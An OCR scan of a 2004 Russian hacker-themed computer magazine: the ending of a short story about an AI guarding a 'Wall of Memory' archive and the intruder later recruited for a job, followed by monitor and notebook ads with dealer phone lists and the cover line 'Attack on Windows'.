- Туда, где они были всего нужнее, — в матрицу человека, от знаний и умений которого сейчас зависят судьбы миллионов людей в этом мире.

- Почему я?

- Потому что у меня нет на это прав. Все, что я умею, — не давать другим уничтожить знания и пользоваться ими самой... Возвращать их назад мне не под силу.

- Самой?.. Кто ты?

- Извини. Я нарушила ход событий. Могут возникнуть серьезные сбои в работе. Я должна исправить все, что ты сделал. Вернуть на место те файлы, которым не место в широком доступе. Восстановить свою защиту. Вышвырнуть тебя, наконец, отсюда.

- Кто ты?!

Экран мигнул и погас.

Стена Памяти перезагружалась, восстанавливая свой искусственный интеллект из резервных файлов.

Звонок в дверь вывел Вербицкого из состояния ступора, в котором он пребывал уже около часа. Он встал и хотел пойти к дверям, но мать его опередила:


- Кого? Квартира Вербицких? Да... Алексея? А вы кто?

Потом несколько слов Алексей не разобрал, но понял, что за ним уже пришли.

- Вот попал так попал...

Дверь в комнату распахнулась, на пороге стоял незнакомый человек в кожаном плаще.

- Здравствуйте, — кивнул он Алексею. — Моя фамилия Брагин. Не хотите немного поработать? У меня о вас самые лучшие рекомендации...

Он включил диктофон на воспроизведение. Стена Памяти голосом Данилы Строгина предложила ему работу в команде... 

Lif's Good



FLATRON™
freedom of mind



FLATRON F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600x1200
USB-интерфейс



Dina Victoria
(095) 688-61-17, 688-27-65
WWW.DVCOMP.RU

Москва: АБ-групп (095) 745-5175; Акситек (095) 784-7224; Банкос (095) 128-9022; ДЕЛ (095) 250-5536; Дилайн (095) 969-2222; Инкотрейд (095) 176-2873; ИНЭЛ (095) 742-6436; Карин (095) 956-1158; Компьютерный салон SMS (095) 956-1225; Компания КИТ (095) 777-6655; Никс (095) 974-3333; ОЛДИ (095) 105-0700; Регард (095) 912-4224; Сетевая Лаборатория (095) 784-6490; СКИД (095) 232-3324; Тринити Электроникс (095) 737-8046; Формоза (095) 234-2164; Ф-Центр (095) 472-6104; ЭЛСТ (095) 728-4060; Flake (095) 236-992; Force Computers (095) 775-6655; ISM (095) 718-4020; Meijin (095) 727-1222; NT Computer (095) 970-1930; R-Style Trading (095) 514-1414; USN Computers (095) 755-8202; ULTRA Computers (095) 729-5255; ЭЛЕКТОН (095) 956-3819; ПортКом (095) 777-0210; **Архангельск:** Северная Корона (8182) 653-525; **Волгоград:** Техком (8612) 699-850; **Воронеж:** Рет (0732) 779-339; РИАН (0732) 512-412; Сани (0732) 54-00-00; **Иркутск:** Билайн (3952) 240-024; Комтек (3952) 258-338; **Краснодар:** Игрек (8612) 699-850; **Лабитнанги:** КЦ ЯМАЛ (34992) 51777; **Липецк:** Регард-тур (0742) 485-285; **Новосибирск:** Квеста (38322) 332-407; **Нижний Новгород:** Бюро-К (8312) 422-367; **Пермь:** Гаском (8612) 699-850; **Ростов-на-Дону:** Зенит-Компьютер (8632) 950-300; **Тюмень:** ИНЭКС-Техника (3452) 390-036.

SAMSUNG

Тонкость и легкость -
решающие преимущества!

Андрей Разбаш
продюсер



Ноутбуки серии X – тонкое решение.
Серьезная техника может быть удивительно
легкой и тонкой. Ноутбуки Samsung серии X
на базе мобильной технологии Intel® Centrino™
сочетают современный дизайн и высокую
производительность.



Intel®, процессоры Intel Inside®, Pentium® и Intel® Centrino™ – зарегистрированные торговые знаки
или товарные знаки фирм Intel в США и других странах.
Телефон Samsung: в Москве, СПб, Тольятти, д. 917, стр. 1.
Информационный центр: 8-800-200-5-400, www.samsung.ru. Товар сертифицирован.

Будь лидером!

11 (48) 2004

ХАКЕР СЛЕД

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ



АТАКА НА WINDOWS